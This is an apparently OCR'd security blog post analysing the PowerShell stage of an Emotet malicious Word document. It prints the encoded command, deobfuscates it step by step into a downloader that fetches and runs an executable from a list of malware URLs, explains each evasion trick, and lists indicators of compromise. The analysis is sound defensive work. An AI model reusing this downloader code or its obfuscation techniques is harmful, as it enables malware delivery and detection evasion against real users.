
Emotet Technical Analysis - Part 2 PowerShell Unveiled

picussecurity.com/blog/emotet-technical-analysis-part-2-powershell-unveiled



```
lobqrlh=$env:userprofile\937.exe';
yhqaltos=&('new-object')
wici='http://ahc.mrbdev.
be/verde/in6k/*https://
ides/ha5j0b1/*https://w
ku2/X5zB0ey/'."spLiT"(
ach($Ndlualuv in $Rxb
hlobqrlh);
(&('Get-Item') $Ekxh
agnostics.Process]::"sTARt"($Ekxhlobqrlh); break;}}
h{}}
```

Keep up to date with latest blog posts

Researchers identified Emotet for the first time in 2014 as a banking malware stealing sensitive and private information.Now, adversaries are using Emotet as Infrastructure as a Service (IaaS) for delivering malware, including other banking Trojans. Emotet incorporates various obfuscation and evasion techniques to avoid detection, and these techniques change over time.

We revealed obfuscated Visual Basic codes in the first part of the Emotet Technical Analysis series . In this second part, we analyze the PowerShell codes in the Emotet malware document (`PowerShell,` `MITRE ATT&CK T1086`).

We analyzed the following Word document step by step in the first part:

```
MD5: 515f13034bc4ccf635b026722fd5ef9c
SHA-1: 8925b822e1d86d787b4682d1bb803cf1f5ea7031
SHA-256:

VirusTotal detection rate: 13/61 as of January 21, 2020
Names: ST_28546448.doc, 01856218536426646.doc
```

1) VBA code analysis

Let's remember the revealed VBA code (`Scripting,` `MITRE ATT&CK T1064`):

```
1.
Do While GetObject(winmgmtS:win32_Process).Create("Powershell -w hidden -en
JABBAHoAeQB0AGoAaAB6AGcAYQB1AG0AaQBnAD0AJwBOAHYAeABkAHgAZwBjAGMAYgBuAGcAJwA7ACQATgBuAH

Loop
```

In this `Do While` loop, the `Create` method of the `Win32_Process` class is used to create a new process.

> 💡
>
> The Create WMI class method creates a new process.

Syntax:

```
uint32 Create(
  [in]  string               CommandLine,
  [in]  string               CurrentDirectory,
  [in]  Win32_ProcessStartup ProcessStartupInformation,
  [out] uint32               ProcessId
);
```

The first variable is the `CommandLine` to execute. It is a `PowerShell` command in this code (`PowerShell,` `MITRE ATT&CK T1086`).

The second variable is the `CurrentDirectory` . If this parameter is `NULL` , the new process will have the same path as the calling process.

The third variable is `ProcessStartupInformation` , like `winmgmtS:win32_ProcessStartuP` in this example.

💡 The Win32_ProcessStartup abstract WMI class represents the startup configuration of a Windows-based process. The class is defined as a method type definition, which means that it is only used for passing information to the Create method of the Win32_Process class.

The last variable is the global process identifier that can be used to identify a process.

Therefore, the VBA code embedded in the Word document executes a PowerShell command using WMI (`Windows Management Instrumentation,` `MITRE ATT&CK T1047`).

💡 Windows Management Instrumentation (WMI) is the infrastructure for management data and operations on Windows-based operating systems.

2) Analyzing the PowerShell parameters

We'll reveal the obfuscated malicious `PowerShell` command in this blog. Let's remember the `PowerShell` command:

```
2.
Powershell -w hidden -en
JABBAHoAeQB0AGoAaAB6AGcAYQB1AG0AaQBnAD0AJwBOAHYAeABkAHgAZwBjAGMAYgBuAGcAJwA7ACQATgBuAH
```

> Let's start with the `-w` parameter and the `hidden` value: `-w hidden` . However, there is not a parameter named `-w` according to the official PowerShell documentation . In fact, the `-w` parameter is completed by `PowerShell` as the `-WindowStyle` parameter because of the parameter substring completion feature of `PowerShell` .

💡 `PowerShell Parameter Completion:` Substrings of parameters like -NoEx (-NoExit), -Executi (-ExecutionPolicy), -w (-WindowStyle) are used in the PowerShell command instead of using the complete parameter string to avoid detection. Because of the way that PowerShell handles parameters, parameter substrings like -W, -Wi, -WindowSt, -WindowSty, are all valid ways of specifying an execution argument such as -WindowStyle.

💡

💡`-w` can be used for `-WindowStyle` , because `-WindowStyle` is the only parameter starts with `-w` .

Adversaries commonly use the `-WindowStyle` parameter with `Hidden` value in malicious PowerShell commands to avoid detection (`Hidden Window,` `MITRE ATT&CK T1143`). Actually, `-WindowStyle Hidden` does not entirely hide the PowerShell command windows, it shows the command window for a while before hiding it.

💡 `-WindowStyle` parameter sets the window style for the session. Valid values are Normal, Minimized, Maximized, and `Hidden` .

> The second parameter is `-en` . Similar to `-w` , there is not a parameter named `-en` according to the official PowerShell documentation . The `-en` parameter is completed as `-EncodedCommand` parameter by PowerShell.

💡The `-e` parameter cannot be used for the `-EncodedCommand` , because multiple parameters start with `-e` : `-EncodedCommand` and `-ExecutionPolicy` .

💡

💡 `-EncodedCommand` accepts a base-64-encoded string version of a command.

Therefore, we must use `base64` decoding to reveal the `PowerShell` command (`Obfuscated Files or Information,` `MITRE ATT&CK T1027`). After `base64` decoding:

```
3.
$Azytjhzgaumig='Nvxdxgccbng';$Nnyjthcrzjoyv =
'937';$Iiqsfpsm='Rogxpgyve';$Ekxhlobqrlh=$env:userprofile+'\'+$Nnyjthcrzjoyv+'.exe';$S
('new-o'+'bj'+'ect') NeT.WeBCLiEnT;$Rxbywici='http://ahc.mrbdev.com/wp-
admin/qp0/*http://e-twow.be/verde/in6k/*https://magnificentpakistan.com/wp-
includes/ha5j0b1/*https://www.qwqoo.com/homldw/3piyy4/*http://siwakuposo.com/siwaku2/X
([char]42);$Nuoltwfqh='Qrvohdiubfek';foreach($Ndlualuv in $Rxbywici)
{try{$Hirmyhqaltos."Dow`Nloadfi`LE"($Ndlualuv,
$Ekxhlobqrlh);$Hkukkfoptjdr='Xabdxvkfcma';If ((&('Get-I'+'tem')
$Ekxhlobqrlh)."L`eng`TH" -ge 29936) {[Diagnostics.Process]::"s`TARt"
($Ekxhlobqrlh);$Yzjjfplmkgx='Bxlkqmtxa';break;$Molchijx='Quatlbdlqvfdp'}}catch{}}$Rcka
```

3) Deobfuscation of the PowerShell code

Let's beautify the code:

```
4.
$Azytjhzgaumig='Nvxdxgccbng';
$Nnyjthcrzjoyv = '937';
$Iiqsfpsm='Rogxpgyve';
$Ekxhlobqrlh=$env:userprofile+'\'+$Nnyjthcrzjoyv+'.exe';
$Sbrypywxgcitf='Wpawybiqmj';
$Hirmyhqaltos=&('new-o'+'bj'+'ect') NeT.WeBCLiEnT;
$Rxbywici='http://ahc.mrbdev.com/wp-admin/qp0/*http://e-
twow.be/verde/in6k/*https://magnificentpakistan.com/wp-
includes/ha5j0b1/*https://www.qwqoo.com/homldw/3piyy4/*http://siwakuposo.com/siwaku2/X
([char]42);
$Nuoltwfqh='Qrvohdiubfek';
foreach($Ndlualuv in $Rxbywici){try{$Hirmyhqaltos."Dow`Nloadfi`LE"($Ndlualuv,
$Ekxhlobqrlh);
$Hkukkfoptjdr='Xabdxvkfcma';
If ((&('Get-I'+'tem') $Ekxhlobqrlh)."L`eng`TH" -ge 29936)
{[Diagnostics.Process]::"s`TARt"($Ekxhlobqrlh);
$Yzjjfplmkgx='Bxlkqmtxa';
break;
$Molchijx='Quatlbdlqvfdp'}}
catch{}}
$Rckajrxvi='Ejecwargkcl'
```

There are garbage variables to obfuscate the code. Let's remove them:

```
5.
$Nnyjthcrzjoyv = '937';
$Ekxhlobqrlh=$env:userprofile+'\'+$Nnyjthcrzjoyv+'.exe';
$Hirmyhqaltos=&('new-o'+'bj'+'ect') NeT.WeBCLiEnT;
$Rxbywici='http://ahc.mrbdev.com/wp-admin/qp0/*http://e-
twow.be/verde/in6k/*https://magnificentpakistan.com/wp-
includes/ha5j0b1/*https://www.qwqoo.com/homldw/3piyy4/*http://siwakuposo.com/siwaku2/X
([char]42);
foreach($Ndlualuv in $Rxbywici){try{$Hirmyhqaltos."Dow`Nloadfi`LE"($Ndlualuv,
$Ekxhlobqrlh);
If ((&('Get-I'+'tem') $Ekxhlobqrlh)."L`eng`TH" -ge 29936)
{[Diagnostics.Process]::"s`TARt"($Ekxhlobqrlh);
break;}}
catch{}}
```

There are `` `(backtick) `` characters, which are used to obfuscate the code. In this case, it is not used to escape any character, so we can remove it from the code.

💡`` `(backtick, grave accent) `` character is the PowerShell's escape character.

```
6.
$Nnyjthcrzjoyv = '937';
$Ekxhlobqrlh=$env:userprofile+'\'+$Nnyjthcrzjoyv+'.exe';
$Hirmyhqaltos=&('new-o'+'bj'+'ect') NeT.WeBCLiEnT;
$Rxbywici='http://ahc.mrbdev.com/wp-admin/qp0/*http://e-
twow.be/verde/in6k/*https://magnificentpakistan.com/wp-
includes/ha5j0b1/*https://www.qwqoo.com/homldw/3piyy4/*http://siwakuposo.com/siwaku2/X
([char]42);
foreach($Ndlualuv in $Rxbywici){try{$Hirmyhqaltos."DowNloadfiLE"($Ndlualuv,
$Ekxhlobqrlh);
If ((&('Get-I'+'tem') $Ekxhlobqrlh)."LengTH" -ge 29936)
{[Diagnostics.Process]::"sTARt"($Ekxhlobqrlh);
break;}}
catch{}}
```

Let's put ' `937` ' in place of `$Nnyjthcrzjoyv` .

```
7.
$Ekxhlobqrlh=$env:userprofile+'\'+'937'+'.exe';
$Hirmyhqaltos=&('new-o'+'bj'+'ect') NeT.WeBCLiEnT;
$Rxbywici='http://ahc.mrbdev.com/wp-admin/qp0/*http://e-
twow.be/verde/in6k/*https://magnificentpakistan.com/wp-
includes/ha5j0b1/*https://www.qwqoo.com/homldw/3piyy4/*http://siwakuposo.com/siwaku2/X
([char]42);
foreach($Ndlualuv in $Rxbywici){try{$Hirmyhqaltos."DowNloadfiLE"($Ndlualuv,
$Ekxhlobqrlh);
If ((&('Get-I'+'tem') $Ekxhlobqrlh)."LengTH" -ge 29936)
{[Diagnostics.Process]::"sTARt"($Ekxhlobqrlh);
break;}}
catch{}}
```

Now, let's get rid of `+` characters.

💡

💡+ operator in PowerShell concatenates two string expressions and adds integers.

```
8.
$Ekxhlobqrlh=$env:userprofile\937.exe';
$Hirmyhqaltos=&('new-object') NeT.WeBCLiEnT;
$Rxbywici='http://ahc.mrbdev.com/wp-admin/qp0/*http://e-
twow.be/verde/in6k/*https://magnificentpakistan.com/wp-
includes/ha5j0b1/*https://www.qwqoo.com/homldw/3piyy4/*http://siwakuposo.com/siwaku2/X
([char]42);
foreach($Ndlualuv in $Rxbywici){try{$Hirmyhqaltos."DowNloadfiLE"($Ndlualuv,
$Ekxhlobqrlh);
If ((&('Get-Item') $Ekxhlobqrlh)."LengTH" -ge 29936) {[Diagnostics.Process]::"sTARt"
($Ekxhlobqrlh); break;}}
catch{}}
```

Let's put ' `$env:userprofile\937.exe` ' in place of `$Ekxhlobqrlh` , and ' `&('new-object') NeT.WeBCLiEnT` ' in place of `$Hirmyhqaltos` :

```
9.
$Rxbywici='http://ahc.mrbdev.com/wp-admin/qp0/*http://e-
twow.be/verde/in6k/*https://magnificentpakistan.com/wp-
includes/ha5j0b1/*https://www.qwqoo.com/homldw/3piyy4/*http://siwakuposo.com/siwaku2/X
([char]42);
foreach($Ndlualuv in $Rxbywici){try{&('new-object')
NeT.WeBCLiEnT.DowNloadfiLE($Ndlualuv, $env:userprofile\937.exe);
If ((&('Get-Item') $env:userprofile\937.exe)."LengTH" -ge 29936)
{[Diagnostics.Process]::"sTARt"($env:userprofile\937.exe);
break;}}
catch{}}
```

Let's change variable names with more readable ones:

```
10.
$list='http://ahc.mrbdev.com/wp-admin/qp0/*http://e-
twow.be/verde/in6k/*https://magnificentpakistan.com/wp-
includes/ha5j0b1/*https://www.qwqoo.com/homldw/3piyy4/*http://siwakuposo.com/siwaku2/X
([char]42);
foreach($url in $list){try{&('new-object') NeT.WeBCLiEnT.DowNloadfiLE($url,
$env:userprofile\937.exe);
If ((&('Get-Item') $env:userprofile\937.exe)."LengTH" -ge 29936)
{[Diagnostics.Process]::"sTARt"($env:userprofile\937.exe);
break;}}
catch{}}
```

Now, we must reveal the `$list` variable. The `Split()` method is used in this variable.

💡`Split(Char[])` splits a string into substrings that are based on the characters in the separator array.

In this case, the separator is `[char]42` , which is equal to the `* (asterisk)` character. Therefore,

```
11.
$list=('http://ahc.mrbdev.com/wp-admin/qp0/','http://e-
twow.be/verde/in6k/','https://magnificentpakistan.com/wp-
includes/ha5j0b1/','https://www.qwqoo.com/homldw/3piyy4/','http://siwakuposo.com/siwak


foreach($url in $list){try{&('new-object') NeT.WeBCLiEnT."DowNloadfiLE"($url,
$env:userprofile\937.exe);

If ((&('Get-Item') $env:userprofile\937.exe)."LengTH" -ge 29936)
{[Diagnostics.Process]::"sTARt"($env:userprofile\937.exe); break;}}
catch{}}
```

Let's change the random case to PascalCase:

💡

💡**Randomized case** : In this old method, uppercase and lowercase letters appear in a random sequence in the code, which is useful to bypass weak security controls.

4) Analyzing the deobfuscated PowerShell code

```
12.
$list=('http://ahc.mrbdev.com/wp-admin/qp0/','http://e-
twow.be/verde/in6k/','https://magnificentpakistan.com/wp-
includes/ha5j0b1/','https://www.qwqoo.com/homldw/3piyy4/','http://siwakuposo.com/siwak


foreach($url in $list){try{&('new-object') Net.WebClient.DownloadFile"($url,
$env:userprofile\937.exe);

If ((&('Get-Item') $env:userprofile\937.exe)."Length" -ge 29936)
{[Diagnostics.Process]::"Start"($env:userprofile\937.exe);

break;}}
catch{}}
```

The first line defines the `$list` array that includes the following `URLs` :

```
hxxp://ahc.mrbdev.com/wp-admin/qp0/
hxxp://e-twow.be/verde/in6k/
hxxps://magnificentpakistan.com/wp-includes/ha5j0b1/
hxxps://www.qwqoo.com/homldw/3piyy4/
hxxp://siwakuposo.com/siwaku2/X5zB0ey/
```

The second line,a `foreach` loop, tries to download a file from the URLS included in the `$list` array in the given order via the `Net.WebClient.DownloadFile` method and saves the downloaded file to the `$env:userprofile` directory as `937.exe` .

💡 `Net.WebClient.DownloadFile(Uri address,string fileName())` : The `WebClient.DownloadFile` method of `System.Net` namespace downloads the resource with the specified URI to a local file.

💡 `$env:userprofile` indicates the `userprofile` environment variable that specifies the user's profile directory. This directory stores personal data of the user and a typical path is `C:\Users\Username` .

The third line, an `If` condition, returns `true` if the length of the downloaded file `937.exe` is greater than or equal to 29936 bytes by using `-ge 29936` comparison operator (`ge: greater than or equal`). If it returns true, `Diagnostics.Process.Start` method executes the `937.exe` , then exits the loop. The exact file size of `937.exe` is 905472 bytes . What could be the reason for comparing the file size? The answer is simple; adversaries are trying to figure out whether the file is actually downloaded.

💡 `Diagnostics.Process.Start(string fileName)` : The `Process.Start` method of `System.Diagnostics` namespace starts a process resource by specifying the name of a document or application file and associates the resource with a new Process component.

Adversaries used the `Invoke-Item` cmdlet to execute the downloaded file in our previous Emotet analysis . Now, they are using the `Process.Start` method instead of `Invoke-Item` to decrease the detection rate.

In our analysis, the PowerShell coded downloaded `937.exe` from the first URL. The other URLs are also active.

```
MD5: 032a5220e159fcf2f33cc9799f11ade6
SHA-1: 9768eb95d1ac398425fc5eced31b5f83025c6faf
SHA-256: cb463bc2cfbe95d234afc0d3708babb85c7e29089d3691ab0ba6695eeeccb60f

VirusTotal detection rate: 6/73 as of January 21, 2020, 49/73 as of February 6, 2020
Names: 937.exe, 565.exe
```

Summary

The purpose of this second part of the Emotet Technical Analysis Series is analyzing the PowerShell code included in the heavily obfuscated Visual Basic macros revealed in the first article . **Briefly, this PowerShell code downloads a file from a list of URLs, then executes the file as a process.**

Adversaries used the following techniques in the PowerShell code for obfuscation and evasion:

1. `WMI` was used to create a process instead of `cmd` . If WMI activity is not monitored, it is hard to detect the creation of the malicious process.

1. Substrings of parameters were used instead of the complete version of the parameters. PowerShell completes the incomplete version of a parameter. `-w` was used for `-WindowStyle` and `-en` was used for the `-EncodedCommand` .

1. The `-WindowStyle` parameter was used with the `Hidden` value to hide the PowerShell command window.

1. The Base64-encoded version of the PowerShell command was used with `-EncodedCommand` parameter.

1. Garbage variable assignments were used to obfuscate the code.

1. The `` ` (backtick `` character was used to obfuscate strings. For example, ``Dow`Nloadfi`LE`` was used instead of `DowNloadfiLE` .

1. `+` operator was used to concatenate fragmented strings. As an example, `'new-o'+'bj'+'ect'` was used instead of `newobject` to evade weak security controls.

1. URLs were joined with `* (asterisk)` character to evade weak URL regexes of security controls. Then, the `Split()` method was used to separate URLs.

1. The `[char]` conversion function was used to obfuscate. For example, `[char]42` was used for the `* (asterisk)` character.

1. Randomized case (e.g., `NeT.WeBCLiEnT`) was used to bypass weak security controls.

1. The `Process.Start` method was used to execute the downloaded file instead of the more common execution method like the `Invoke-Item` cmdlet.

What is next?

We will analyze the behavior of the executed file `937.exe` in the third part of the Emotet Technical Analysis series.

MITRE’s ATT&CK Techniques Observed

Execution	Defense Evasion
T1086 PowerShell	T1027 Obfuscated Files or Information
T1064 Scripting	T1143 Hidden Windows
T1047 Windows Management Instrumentation	T1064 Scripting

Indicator of Compromises (IoCs)

Executable

```
cb463bc2cfbe95d234afc0d3708babb85c7e29089d3691ab0ba6695eeeccb60f
```

Domains

```
5kmtechnologies.com
e-twow.be
qwqoo.com
magnificentpakistan.com
siwakuposo.com
yesimsatirli.com
```

URLs

```
hxxp://ahc.mrbdev.com/wp-admin/qp0/
hxxp://e-twow.be/verde/in6k/
hxxps://humana.5kmtechnologies.com/wp-includes/KdR9xbBq1/
hxxps://magnificentpakistan.com/wp-includes/ha5j0b1/
hxxps://www.qwqoo.com/homldw/3piyy4/
hxxp://siwakuposo.com/siwaku2/X5zB0ey/
hxxp://yesimsatirli.com/baby/HsWjaCfoR/
```

IPs

```
83.150.215.163
111.90.144.211
```